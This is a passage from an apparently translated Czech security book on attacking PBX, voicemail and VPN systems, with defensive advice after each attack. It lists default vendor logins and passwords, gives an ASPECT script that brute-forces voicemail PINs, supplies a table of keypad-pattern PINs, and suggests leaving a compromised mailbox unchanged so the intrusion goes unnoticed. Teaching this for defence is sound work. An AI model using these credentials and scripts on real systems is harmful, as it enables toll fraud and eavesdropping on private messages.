Dopad	8
Celkové riziko	6

Úvodní obrazovka pobočkové ústředny Williams může vypadat tak, jak je uvedeno níže. Zadání příkazu **login** je obvykle následováno výzvou k zadání čísla uživatele. Číslo je čtyřmístné, takže jeho odhalení pomocí útoku hrubou silou netrvá příliš dluho.

XX-Feb-XX 04:03:56 \*91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

```
0VL111 IDLE 0
>
0VL111 IDLE 0
>
0VL111 IDLE 0
>
0VL111 IDLE 0
```

## Meridian

Rozšířenost	5
Složitost	5
Dopad	8
Celkové riziko	6

Systém Meridian vypadá na první pohled jako klasický unixový počítač. Přihlášení je však mnohem jednodušší. Stačí se přihlásit jako uživatel **maint** s heslem **maint** nebo uživatel **mluser** s heslem **mluser** a získáte přístup k řídicí konzole. Interakci se systémem zajišťují dva omezené příkazové interpretery, podobné unixovému rsh, jejichž omezení lze prolomit a získat tak příležitost k hlubšímu prozkoumání systému.

XX-Feb-XX 02:04:56 \*91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

login:  
login:  
login:  
login:

## ROLM PhoneMail

Rozšířenost	<b>5</b>
Složitost	<b>5</b>
Dopad	<b>8</b>
<b>Celkové riziko</b>	<b>6</b>

Pokud narazíte na úvodní obrazovku podobnou té následující, jedná se pravděpodobně o starší systém ROLM PhoneMail.

XX-Feb-XX 02:04:56 \*91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

PM Login>  
Illegal Input.

Následují implicitní jména a hesla uživatelů systému ROLM PhoneMail:

LOGIN: sysadmin	PASSWORD: sysadmin
LOGIN: tech	PASSWORD: tech
LOGIN: poli	PASSWORD: tech

## ATT Definity G/System 75

Rozšířenost	<b>5</b>
Složitost	<b>5</b>
Dopad	<b>8</b>
<b>Celkové riziko</b>	<b>6</b>

Jedná se o starší pobočkovou ústřednu s následujícím banerem:

ATT UNIX S75

Login:

Password:

Následuje seznam implicitních jmen a hesel. Tato hesla sice budou pravděpodobně pečlivým administrátorem změněna, ale po aktualizaci systému může dojít k jejich obnovení.

Login: enquiry	Password: enquirypw
Login: init	Password: initpw
Login: browse	Password: looker
Login: maint	Password: rwmain
Login: locate	Password: locatepw
Login: rcust	Password: rcustpw
Login: tech	Password: field
Login: cust	Password: custpw
Login: inads	Password: inads
Login: support	Password: supportpw
Login: bcms	Password: bcms
Login: bcms	Password: bcmpw
Login: bcnas	Password: bcnspw
Login: bcim	Password: bcimpw
Login: bciim	Password: bciimpw
Login: bcnas	Password: bcnspw
Login: craft	Password: craftpw
Login: blue	Password: bluepw
Login: field	Password: support
Login: kraft	Password: kraftpw
Login: nms	Password: nmfspw

## Pobočková ústředna chráněná ACE serverem



Rozšířenost	5
Složitost	5
Dopad	8
Celkové riziko	6

Pokud objevíte úvodní obrazovku podobnou té následující, pravděpodobně nezbude, než se vzdát. Jedná se totiž o ústřednu chráněnou jednorázovým heslem systému SecurID firmy Security Dynamics.

XX-Feb-XX 02:04:56 \*91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Hello  
Password :  
89324123 :

Hello  
Password :  
65872901 :



## Obrana proti útokům na pobočkové ústředny

Stejně jako v případě dial-up připojení se snažte redukovat čas, kdy je modem zapnut, implementujte více typů autentizace (pokud je to možné, použijte jednorázová hesla) a vždy ukončujte nebo uzamykejte spojení po definovaném počtu neúspěšných pokusů o přihlášení.

## SYSTÉMY HLASOVÉ POŠTY

### Útok hrubou silou na systémy hlasové pošty

Rozšířenost	2
Složitost	8
Dopad	9
Celkové riziko	6

Počátkem devadesátých let byly vytvořeny dva programy určené k útoku na systémy hlasové pošty. Jedná se o Voicemail Box Hacker 3.0 a VrACK 0.51. Tyto programy jsou však určeny spíše pro starší a méně zabezpečené systémy. Voicemail Box Hacker například dokáže testovat maximálně čtyřznaková hesla a verze, kterou jsme zkoušeli, neumožňovala žádnou možnost rozšíření. Program VrACK sice má několik zajímavých vlastností, ale velmi těžko se používá ve skriptech. Je vytvořen pro starší počítače s architekturou x.86 a v moderních prostředích je poněkud nestabilní. Oba programy pravděpodobně nejsou dále podporovány kvůli malé popularitě útoků na systémy hlasové pošty. Nezbývá tedy, než používat nás oblíbený ASPECT.

Systémy hlasové pošty lze testovat podobným způsobem jako modemová spojení popsaná výše, ale analýza výsledků je poněkud odlišná. Místo abyste zaznamenávali všechny pokusy o přihlášení a následně prováděli analýzu těchto záznamů, útočíte na systém a zároveň nasloucháte, jestli se vám podařilo přihlásit se k některé ze schránek. Jedná se tedy spíše o manuální útok (musíte průběh v reálném čase sledovat), který funguje hlavně na velmi jednoduchá hesla (nebo kombinace hesel). Nutno podotknout, že uživatelé hlasových schránek málodky používají hesla složitá.

Hlavním předpokladem pro útok na systém hlasové pošty je znalost čísla schránky a fundovaný odhad minimální a maximální délky jejího hesla. Přestože by ve většině organizací měla platit bezpečnostní pravidla definující minimální délku hesla a zakazující použití implicitních hesel, mnohdy tomu tak není. Předpokládejme, že cílová organizace má systém hlasové pošty alespoň minimálně zabezpečen a že jsou používána hesla. Na základě tohoto předpokladu můžeme začít s tvorbou skriptu.

Naším cílem je vytvořit skript, který bude podobný tomu, který je uveden ve výpisu 9-9. Pokusme se objasnit, co by měl takový skript dělat.

#### Výpis 9-9 —Jednoduchý skript v jazyce ASPECT, určený k útoku na systém hlasové pošty:

```
"ASP/WAS script for Procomm Plus Voicemail Hacking
"Written by M4phrlk, , Stephan Barnes
```

## Kapitola 9 Hacking vytáčeného spojení PBX, hlasové pošty a sítí VPN

```

proc main
transmit "atdt*918005551212,,,,5019#,111111#,5019#,222222#,."
transmit "^\M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,____5019#,333333#,5019#,555555#,."
transmit "^\M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,5019#,666666#,5019#,777777#,."
transmit "^\M"
WAITQUIET 37
HANGUP
endproc

```

Jedná se o jednoduchý skript, který se připojí k systému hlasové pošty, počká, dokud automat nepronese svůj uvítací proslov typu „Víteje v systému hlasové pošty společnosti XYZ. Zadejte prosím číslo schránky ...“, zadá číslo schránky, které potvrdí znakem #, zadá heslo, které opět potvrdí, a pokusí se zadání čísla a hesla ještě jednou zopakovat. Uvedený příklad testuje 6 hesel na čísle 5019- Pomocí vašeho oblíbeného programovacího jazyka můžete podobný skript vygenerovat tak, aby obsahoval hesla z připraveného slovníku. Skript budete muset možná přizpůsobit charakteristikám modemu a systému hlasové pošty. Pozorné naslouchání v průběhu testování skriptu může být velmi užitečné, protože skript, který bezvadně funguje s jedním systémem, může mít s jiným systémem výrazné problémy. Po pečlivém otestování můžete použít mnohem rozsáhlější slovník s hesly.

Poměrně dobrou zprávou je, že systémy hlasové pošty jsou ovládány z klávesnice telefonu, takže většinou používají hesla složená pouze z číslic. Existuje tedy konečný a relativně malý (ve srovnání s hesly, která se mohou skládat z libovolných znaků) počet kombinací, které je třeba vyzkoušet. Počet těchto kombinací značně závisí na maximální délce hesla. Tyto úvahy možná vypadají optimisticky, ale nezapomeňte na to, že musíte být po dobu celého útoku přítomni a že musíte pozorně naslouchat. Chytrý útočník si nahraje celý test na pásku, takže ho může vyhodnotit kdykoli později (ručně nebo pomocí DSP). Během poslechu je třeba registrovat všechny anomálie. Útok je úspěšný v případě, že uslyšíte něco jako „Vaše schránka obsahuje X nových zpráv ...“. Každý systém hlasové pošty má jiné dialogy, ale to vás nemusí znepokojovat, protože vy hledáte pouze anomálie ve stále se opakujících hlášeních o neúspěšných pokusech o připojení ke schránce. Trocha praxe vám ukáže, o čem je řeč. Nyní však zbývá vyřešit ještě jeden problém. Pokud si dáte práci a vypočítete počet všech možných kombinací, které umožňuje například šestimístné heslo (000000 až 999999), uvidíte, že by otestování celého intervalu zabralo neúměrně mnoho času. Počet kombinací navíc s přidáním dalších míst exponenciálně roste. Musíme tedy celkový počet všech kombinací nějakým způsobem zredukovat.

Jednou z metod je testování hesel (čísel), která jsou pro člověka snadno zapamatovatelná. Inkubátorem takovýchto čísel je díky svému čtvercovému uspořádání klávesnice telefonu. Uživatel si například může zvolit heslo 1235789, které je na klávesnici definováno obrysem velkého Z. Tabulka 9.1 obsahuje příklady hesel získaných analýzou klávesnice. Samozřejmě se nejedná o vyčerpávající seznam, ale můžeme potvrdit, že jde o poměrně efektivní základ slovníku.

**Sekvence**

123456	765432
234567	876543
345678	987654
456789	098765
567890	109876
678901	210987
789012	321098
890123	432109
901234	543210
012345	123456789
654321	987654321

**Vzory**

147741	456654
258852	789987
369963	987789
963369	123369
159951	147789
123321	357753

**Písmena Z**

1235789	3215987
9875321	7895123

**Opakování**

335577	115599
775533	995511

**Písmena U**

U	1478963
Obrácené U	7412369
Pravé U	1236987
Levé U	3214789

**Úhly**

	14789
_	78963
-I	12369
I-	32147

**Nuly s různými počátky**

147896321	963214789
478963214	632147896
789632147	321478963
896321478	214789632

**Písmena X**

159357	753159
357159	951357
159753	357951

**Kříže**

258456	654852
258654	654258
456258	852456
456852	852654

**Horní a spodní řada**

172839
283917
391728

**V obráceném směru**

392817
281739
173928

**Spodní a horní řada**

718293
829371
937182

**V obráceném směru**

938271
827193
719382

**Levý a pravý sloupec**

134679
467913
791346

**Pravý a levý sloupec**

316497
649731
973164

**Tabulka 9-1. Hesla vhodná k testování systémů hlasové pošty**

Nezapomeňte vyzkoušet také vyloženě triviální možnosti, jako je „111111“ nebo číslo shodné s číslem schránky. Nejspíše také objevíte několik schránek, které jsou sice zprovozněny, ale nikdo je nepoužívá.

Takové schránky nejsou pro útočníka příliš zajímavé, ale pokud jsou odhaleny během běžného auditu, může dojít k jejich následnému zrušení z důvodu nadbytečnosti.

Jakmile se vám podaří získat kontrolu nad některým z kont, nic neměňte. Pokud změníte heslo hlasové schránky, určitě si toho někdo všimne. Organizace, které mění hesla schránek každých X měsíců, se vyskytují jen velmi zřídka, a když už si někdo heslo nastaví, jen výjimečně si ho změní. Je třeba si uvědomit, že poslouchání cizí hlasové pošty může vést ke konfliktu se zákonem. V žádném případě vás k tomu nenavádíme, pouze ukazujeme teoretické možnosti, jak do schránek proniknout.

Na závěr uvedeme, že je v lidských silách celý proces automatizovat pomocí systému na rozpoznávání řeči. Experimenty tohoto typu však ponecháváme na čtenáři.

## Obrana proti útokům na systémy hlasové pošty



Definujte a aplikujte přísná bezpečnostní pravidla. Velmi vhodné je například zablokovat hlasovou schránku po určitém počtu neúspěšných pokusů o přihlášení.

## ÚTOKY NA VPN

Díky stabilitě a rozšíření telefonních linek lze očekávat, že je budeme pro vzdálený přístup ještě nějakou dobu používat. Technologický vývoj však ukazuje, že budoucnost zřejmě patří VPN (Virtual Private Networking - virtuální privátní síť).

VPN je mnohem širší koncept, než aby mohl být popsán konkrétní technologií nebo protokolem, ale jako příklad je nejhodnější uvést vytvoření tunelu s možností šifrování, kterým jsou prostřednictvím Internetu transponována privátní data. Pro VPN hovoří nízké náklady a výhodnost použití. Ke komunikaci pomocí VPN lze totiž využít stávající připojení do Internetu, takže se do vaší sítě může připojit odlehle pracoviště, vzdálený uživatel nebo dokonce obchodní partner. Nemusíte utráct za vytvoření zvláštní infrastruktury (pevné linky a modemy).


VPN můžete vytvořit několika různými způsoby. Počínaje použitím volně šířitelného softwaru (Secure Shell - SSH) až po využití proprietárních technologií typu FWZ Encapsulation firmy CheckPoint Software. Nejrozšířenějšími VPN „standardy“ je IPSec (IP Security - RFC 2401) a Layer 2 Tunneling Protocol (L2TP - RFC 2661), které nahrazují předešlé implementace známé jako Point-to-Point Tunneling Protocol (PPTP) a Layer 2 Forwarding (L2F - RFC 2341). Technický rozbor těchto technologií je mimo rozsah této knihy, takže pokud máte zájem o jejich hlubší prozkoumání, vyhledejte odpovídající dokumenty na <http://www.ietf.org>.

Krátké řečeno představuje vytvoření VPN tunelu zapouzdření datagramu (volitelně šifrovaného) do datagramu jiného (at' již se jedná o zapouzdření IP datagramu do IP (IPSec) nebo PPP do GRE (PPTP)). Na obrázku je zobrazen koncept vytvoření tunelu mezi entitami A a B (počítače nebo celé sítě) na bázi VPN.

B odeše paket pro A (s adresou A) prostřednictvím brány GW2 (může být realizována pomocí softwaru instalovaného na B). GW2 zapouzdří paket do jiného, adresovaného na GW1. GW1 odstraní dočasné hlavičku (vytvořenou na GW2) a doručí paket A. Původní paket může být pro cestu Internetem zašifrován (přerušovaná čára).

V současné době dochází k intenzivnímu rozširování technologií VPN mezi uživatele, kteří je nasazují jak ve veřejných, tak i privátních sítích. Mnozí poskytovatelé sítových služeb nabízejí VPN pro zákazníky, kteří si je nechtějí budovat sami. Je zřejmé, že VPN jsou na dobré cestě k nahrazení tradičních telephon-

ních linek. Tato situace však také podněcuje aktivitu hackerů, kteří se musí z důvodu snižujícího se počtu tradičních připojení zaměřovat na nové cíle. Zda se jim to daří, posuďte z následujícího textu.



Obrázek 9-7. Hlavním principem VPN Je zapouzdření Jednoho typu dat do druhého



## Průnik do Microsoft PPTP

Rozšírenost	<b>7</b>
Složitost	<b>7</b>
Dopad	<b>8</b>
Celkové riziko	<b>7</b>

Zajímavou analýzou implementace PPTP od firmy Microsoft je článek <http://www.counterpane.com/pptp.html>, zveřejněný 1. června 1998 Bruce Schneierem a Peterem Mudgetem z LOpt Heavy Industries. Technickou analýzu některých informací uvedených v tomto článku vytvořenou Alephem One pro magazín Phrack můžete najít v čísle 53 (<http://www.phrack.org/show.php?p=53&a=12>). Aleph One zde popisuje některá slabá místa implementace, včetně útoku založeného na vydávání se za PPTP server, za účelem získání informací používaných k autentizaci. Další dokument zabývající se opravami PPTP, které provedl Microsoft v roce 1998, lze najít na <http://www.counterpane.com/pptpv2-paper.html>.

Ačkoli se tento dokument zabývá pouze implementací Microsoftu, lze zde nalézt mnoho informací, které platí obecně. Protože je VPN technologie orientovaná na zabezpečení dat, myslí si mnoho jejich uživatelů, že je absolutně bezpečná. Dokument zveřejněný Schneierem a Mudgetem by měl být pro tyto důvěřivce varováním. Abychom danou problematiku blíže osvětlili, uvedeme několik nedostatků implementace PPTP zveřejněných ve zmíněném dokumentu.

Během studia dokumentu je třeba neustále pamatovat na předpoklady a testovací prostředí, ze kterého Schneier s Mudgem vycházeli. Zabývali se interakcí PPTP klienta a serveru, nikoli architekturou brány umožňující komunikaci dvou serverů. Dále předpokládali, že bude klient připojen do Internetu přímo a ne pomocí dial-up připojení. Některé popsané útoky také předpokládají, že lze vytvořené PPTP spojení snadno odposlouchávat. Ačkoli nejsou mnohé z jejich závěrů na uvedených předpokladech životně závislé, je dobré si uvědomit, že už například sama možnost odposlechu vážně narušuje bezpečnost jakéhokoli spojení.

Mezi nejzávažnější problémy PPTP patří:

- Bezpečný autentizační protokol Microsoftu, MS-CHAP používá staré kryptografické funkce, které již byly v minulosti relativně snadno překonány (viz prolomení šifry LanManageru pomocí nástroje LOphcrack popsané v kapitole 5).
- Zdrojový materiál pro klíče použité k šifrování dat je generován z hesel zadaných uživatelem, takže může vést ke klíčům kratším, než je proklamovaných 40 a 128 bitů.
- Na data šifrovaná symetrickým šifrovacím algoritmem RC4 od RSA, který je v implementaci použit, lze aplikovat metodu znovupoužití klíče relace, jak ve směru odesílání dat, tak ve směru jejich příjmu.
- Kontrolní spojení (TCP port 1723) sloužící k navazování a řízení datového spojení není nijak autentizováno a je náchylné k falšování a útoku typu DoS (Denial of Service).
- Šifrovaná jsou pouze přenášená data, takže je možné získat mnoho užitečných informací z dat přenášených kontrolním spojením.
- Předpokládá se, že klienti, kteří se do sítě napojují prostřednictvím PPTP serverů, mohou fungovat jako zadní vrátka do těchto sítí.

[http://www.microsoft.com/NTServer/commserv/deployment/moreinfo/VPNSec\\_FAQ.asp](http://www.microsoft.com/NTServer/commserv/deployment/moreinfo/VPNSec_FAQ.asp)

## Oprava PPTP

Má výše řečené znamenat soumrak VPN? V žádném případě. Tyto body jsou specifické pro implementaci PPTP firmy Microsoft, která byla následně opravena záplatou pro Windows NT servery i klienty, obsaženou v SP4 (původně publikovanou jako post-SP3 hotfix). O záplatě se můžete dozvědět více informací v Microsoft Security Bulletinu MS98-012 (<http://www.microsoft.com/technet/security/bulletin/ms98-012.asp>). Navíc byl ve Windows 2000 PPTP značně vylepšen a umožňuje použití L2TP. PPTP klienti ve Win9x by měli být aktualizováni pomocí Dial-Up Networking verze 1.3, aby získali kompatibilitu s bezpečnějšími servery (aktualizaci najdete na <http://www.microsoft.com/msdownload/>). Microsoft zveřejnil podrobný dokument o bezpečnostních otázkách PPTP a VPN ([http://www.microsoft.com/ISN/whitepapers/microsoft\\_virtual\\_pr\\_952.asp](http://www.microsoft.com/ISN/whitepapers/microsoft_virtual_pr_952.asp) a <http://www.microsoft.com/ntserver/zip-docs/vpnsecur.exe>).

### Poznámka

Schneier s Mudgem zveřejnili reakci na opravy publikované Microsoftem, ve které potvrzují, že se podařilo opravit téměř všechny závažné nedostatky, ale zdůrazňují, že MS PPTP vychází při generování klíče stále z hesla zadaného uživatelem.

Nejdůležitějším ponaučením, které si musíme z dokumentu publikovaného Schneierem a Mudgetem vzít, je to, že existují dobře vybavení (vědomostmi i zařízením) lidé, kteří chtějí a jsou schopni zaútočit na VPN přesto, že jde o technologii, která je všeobecně považována za bezpečnou. Dalšími klíčovými momenty jsou zavlékání historických platformově závislých chyb do implementací VPN (LanMan) a špatná rozhodnutí v průběhu návrhu implementace (neautentizovaný řídicí kanál, znovupoužívání klíčů relace s šifrou RC4).

Jedním ze zajímavých paradoxů plynoucích ze Schneierova a Mudgetova dokumentu je víra, že se dominantní VPN technologií stane IPSec. Důvodem má být otevřený a několika stranami prověrovaný proces vývoje (viz <http://www.counterpane.com/pptp-faq.html>). PPTP, a dokonce i proprietární rozšíření Microsoftu jsou však také veřejně přístupné (<http://www.ietf.org/html.charters/pppext-charter.html>). Co tedy způsobuje výjimečnost IPSec? Nic. Předpokládáme, že bude velmi zajímavé, pokud se někdo bude věnovat také problematice IPSec.

## Několik odborných analýz IPSec

Mnozí kritizovali tajemnost draftu standardu IPSec. Tato tajemnost má však i světlou stránku. Protože to vypadá tak, že nikdo dokonale nechápe, jak IPSec opravdu funguje, jen málo lidí si dokáže představit, jak na něj zaútočit (zařízení s IPSec lze identifikovat podle toho, že na UDP portu 500 provozují Internet Key Exchange protokol (IKE)). Jak ale uvidíme dále, zatajování informací není příliš vhodnou cestou, jak implementovat bezpečný protokol.

**Schneierova a Fergusonova analýza** Ještě pln dojmů z analýzy PPTP udeřil Bruce Schneier a jeho kolega Niels Ferguson v dokumentu <http://www.counterpane.com/ipsec.html> také na protokol IPSec. Hlavní příčinou jejich nespokojenosti je až únavná složitost standardu IPSec i samotného protokolu. Jaké se budou tyto dokumenty zdát nám, obyčejným smrtelníkům, když o nich tohle prohlásí člověk, jehož šifrovací algoritmus je ve výběru na další americkou vládou podporovaný standard AES (Advanced Encryption Algorithm, <http://csrc.nist.gov/encryption/aes/>)?

Po letech strávených snahou o porozumění těmto dokumentům nám nezbývá než souhlasit. Přestože nemůžeme Schneierův a Fergusonův dokument doporučit nikomu, kdo není s IPSec podrobně seznámen, je to pro znalé velmi zábavné čtení. Zde je ukázka několika moudrostí a cenných doporučení, které dělají dokument tak zajímavým:

- „Šifrovací protokoly by neměly být vyvíjeny žádným výborem.“
- „Největším nepřítelem bezpečnosti je složitost.“
- „Jediným rozumným způsobem, jak ověřit bezpečnost systému, je jeho přímá kontrola.“ (důvod vzniku této knihy)
- „Eliminujte transportní režim a AH protokol. Vložte autentizaci šifrovaného textu do ESP protokolu, který ponechejte jako jediný v režimu tunelu.“

Schneier a Ferguson končí dokument konstatováním: „Podle našeho názoru je IPSec příliš složitý na to, aby byl bezpečný,“ ale zároveň je lepší než jakýkoli jiný dnes dostupný bezpečný IP protokol. Po pravdě řečeno jsou současní uživatelé protokolu IPSec v rukou toho, kdo implementoval standard. Jestli je implementace dobrá, nebo špatná, se prokáže, až když projde testy pečlivých útočníků.

**Bellovinův postřeh** Většina lidí netuší, že útočníci, kteří se účastní soutěží v dešifrování (RSA Cryptographic Challenges - <http://www.rsasecurity.com/rsalabs/challenges/>, RC5-64 cracking session - <http://www.distributed.net/rc5/index.html.en>) mají k dispozici bloky původního nezašifrovaného textu. Dešifrování zašifrované komunikace však není totéž jako dešifrování statického textu. V zašifrovaném toku dat totiž nelze přesně specifikovat, kde daná komunikace začíná a kde končí. Útočníkovi nezbývá,

než se pokusit dešifrovat zachycenou informaci, aniž by věděl, jestli začal od začátku. Řešení této bezvýchodné situace naznačil Steven M. Bellovin, známý expert na internetovou bezpečnost z AT&T Research Labs. V dokumentu nazvaném „Probable Plaintext Cryptanalysis of the IP Security Protocols“ (Pravděpodobná možnost kryptoanaiýzy otevřeného textu bezpečných IP protokolů) se zmíňuje o přítomnosti poměrně velkého množství známého otevřeného textu v datech přenášených pomocí IPSec. O jaký text se jedná? O zašifrovanou TCP/IP hlavičku. Ačkoli je tento poznatek ještě daleko od smrtelně rány zasazené IPSec, zmiňujeme ho tady proto, abychom upozornili na to, že snaha o rozluštění zašifrované komunikace nemusí být tak beznadějná, jak na první pohled vypadá. Dokument je dostupný na <http://www.computer.org/proceedings/sndss/7767/77670052abs.htm>.

## SHRNUTÍ

Je možné, že jsme touto kapitolou zvlikali vaši neotřesitelnou víru v bezpečnost vzdáleného přístupu, ať již se jedná o VPN nebo staré dobré telefonní linky. Vaše pochybnosti jsou bohužel opodstatněné. Zřetelně jsme demonstrovali, že rozšíření počtu neznalých uživatelů zvyšuje bezpečnostní rizika. Je dobré předpokládat, že zabezpečení přístupových serverů je na velmi nízké úrovni. Alespoň nebudeš překvapen, až zjistíte, že je situace ještě o mnoho horší. Připomeňme si několik tipů, které vám pomohou při zvyšování bezpečnosti vzdálených přístupů:

- Dobrá správa hesel. Kvalitní hesla jsou ještě důležitější v případě, že blokují přístup do vnitřní sítě. Vzdálení uživatelé musí používat velmi silná hesla, jejichž kvalita musí být pravidelně kontrolována. Zvažte použití mechanismů dvoufázové autentizace (jednorázových hesel) realizované autentizačními kartami apod. V následující tabulce je uveden seznam firem poskytujících zařízení tohoto typu:

AXENT Technologies Inc.'s Defender	<a href="http://www.axent.com/product/dsbu/default.htm">http://www.axent.com/product/dsbu/default.htm</a>
Dallas Semi I-Button	<a href="http://www.ibutton.com/">http://www.ibutton.com/</a>
Secure Computing SafeWord	<a href="http://www.securecomputing.com/P_Auth_SWS_FRS.html">http://www.securecomputing.com/P_Auth_SWS_FRS.html</a>
Defender	<a href="http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=51&amp;PID=7167338">http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=51&amp;PID=7167338</a>
SafeWord	<a href="http://www.securecomputing.com/index.cfm?sKey=643">http://www.securecomputing.com/index.cfm?sKey=643</a>
RSA Security SecurID	<a href="http://www.securitydynamics.com/products/securid/index.html">http://www.securitydynamics.com/products/securid/index.html</a>
Vasco Data Security's DigiPass	<a href="http://www.vasco.com/Main/Frameset.asp?lang=en&amp;reference=01_01&amp;sess=770804331&amp;">http://www.vasco.com/Main/Frameset.asp?lang=en&amp;reference=01_01&amp;sess=770804331&amp;</a>

Konzultujte s dodavatelem, zda bude jeho software spolupracovat s vašimi systémy pro vzdálený přístup. Mnohé firmy dodávají svůj software ve formě plug-inů do běžných serverů.

- Nezanedbávejte bezpečnost dial-up připojení na úkor přečenované bezpečnosti připojení do Internetu. Vypracujte bezpečnostní politiku provozování dial-up připojení a pravidelně kontrolujte její dodržování pomocí testování telefonních linek.
- Identifikujte a eliminujte nepovolené používání softwaru pro vzdálený přístup (viz kapitola 13).

- Uvědomte si, že modemy nejsou to jediné, co lze prostřednictvím telefonní linky zneužít. Pamatujte, že zneužití pobočkových ústředen, faxových serverů, systémů hlasové pošty apod. může vést k nepředstavitelným finančním ztrátám.
- Vychovávejte uživatele a technický personál tak, aby se nenechali obelhat lživým útočníkem a neumožnili mu tak nevědomky přístup do systému (například prozrazením nebo změnou hesla). Uživatelé komunikující s help deskem by měli před obdržením konzultace prokázat svoji totožnost (například svým osobním číslem).
- Zdá se, že VPN trpí stejnými nedostatky jako ostatní „bezpečné“ technologie. Buďte extrémně skeptičtí k prohlášením výrobců VPN týkajícím se zaručené bezpečnosti jejich produktů (vzpomeňte si na dokument autorů Schneiera a Mudgea týkající se PPTP). Navrhněte a aplikujte přísnou bezpečnostní politiku, jejíž dodržování pravidelně kontrolujte.

# Kapitola 10

Síťová  
zařízení

**S**íť je nervovým systémem každé společnosti. Data, která sítí proudí, se dají pfirovnat ke krvi cirkulující cévním systémem. Přestože se jedná o tak drahocennou a životné dôležitou soustavu, těžko se dá říci, že jí je věnováno tolik pozornosti, kolik si zasluhuje. V důsledku je celý systém velmi slabé zabezpečen. Bezpečnostní díry v konfiguraci sítě představují jedno z největších nebezpečí, protože pokud útočník získávládu nad sítí, vládne nade vším. Může číst elektronickou poštu, odposlouchávat strategická dátá nebo presměrovávat tok dat na neautorizované systémy, nehledé na použitou technologii virtuálních privátních sítí (VPN - Virtual Private Networks).

Zranitelnost sítí narůstá každý rok jak kvantitativně, tak kvalitativně. Správci sítí jsou stále zmatenější z úniku informací díky špatné konfiguraci, dumpování protokolu SNMP, umožnění přístupu na zafízení prostřednictvím implicitních hesel a zadních dvírek v MIB databázích. V této kapitole se budeme zabývat tím, jak útočník detekuje síťová zafízení, jak je identifikuje a jakým způsobem k nim získá neautorizovaný přístup.

Největším bezpečnostním rizikem každé sítě je lidská chyba. Sdílené huby, přepínače a směrovače mohou být (a většinou jsou) špatně nakonfigurované a sítě špatně projektované. Celá síť pak obsahuje obrovské množství skrytých zadních dvírek, skrze která se lze snadno dostat k informačním klenotům organizace. Je nezbytné odhalit tyto nedostatky dříve, než to udělá útočník.

## OBJEVOVÁNÍ

Objevování sírových zafízení se nijak zvlášť neliší od objevování jiných systémů (serverů, pracovních stanic atd.). Útočník pravdepodobně začne hromadným pingem, skenováním portů a prohlížením úvodních bannerů (například programem netcat). Pokud je na zafízení otevřen UDP port 161, lze použít SNMP (Simple Network Management Protocol) k získání informací, které mají pro útočníka cenu zlata. Zvláště tehdy, pokud je zařízení nedostatečně zabezpečeno.

## Detekce

Skenování portů může být provedeno pomocí mnoha utilit popsaných v předechozích kapitolách. K detekování a identifikaci síťového zafízení bohaté postačují utility, jako je traceroute, netcat a nmap nebo SuperScan.

## Trasování



Rozšířenost	10
Složitost	10
Dopad	3
Celkové riziko	8

Pomoci programu traceroute (tracert v prostředí Windows NT) můžeme odhalit hlavní směrovače, které se nacházejí mezi nami a cílovým počítačem. To je dobrý začátek v odhalování základních stavebních ka-

menu síťové infrastruktury - směrovačů. Ve výpisu programu vidíme každé zařízení na cestě k cílovému počítači (směrovač nebo firewall), které odpovědělo paketem TTL EXPIRED.

```
[sm@tsunami sm]$ traceroute www.destination.com
traceroute to www.destination.com (192.168.21.3), 30 hops max, 40 byte packets
1 happy (172.29.10.23) 6.809 ms 6.356 ms 6.334 ms
2 rtr1.internal.net (172.30.20.3) 36.488 ms 37.428 ms 34.300 ms
3 rtr2.internal.net (172.30.21.3) 38.720 ms 38.037 ms 35.077 ms
4 core.externalp.net (10.134.13.1) 49.188 ms 54.787 ms 72.094 ms
5 nj.externalp.net (10.134.14.2) 54.420 ms 64.554 ms 52.191 ms
6 sfo.externalp.net (10.133.10.2) 54.726 ms 57.647 ms 53.813 ms
7 lax-rtr.destination.com (192.168.0.1) 55.727 ms 57.039 ms 57.795 ms
8 www.destination.com (192.168.21.3) 56.182 ms 78.542 ms 64.155 ms
```

Vidíme, že 192.168.0.1 je posledním zafízením před cílovým počítačem. Je velmi pravděpodobné, že se jedná o směrovač, který zpracovává pakety pro celou cílovou síť, a bude tedy prvním a hlavním cílem, který si útočník výbere. Znalost pouhé IP adresy však k průniku do směrovače nestačí. Musíme získat více informací pomocí skenování portů, identifikace operačního systému a průzkumu verejně dostupných databází, abychom posléze mohli využít chyb špecifických pro zařízení daného výrobce.

## Obrana proti trasování

Můžeme nastavit směrovač tak, aby neodpovídal na ICMP pakety typu TTL EXCEEDED. Na směrovačích Cisco použijeme následující ACL:

```
access-list 101 deny icmp any any 11 0
```

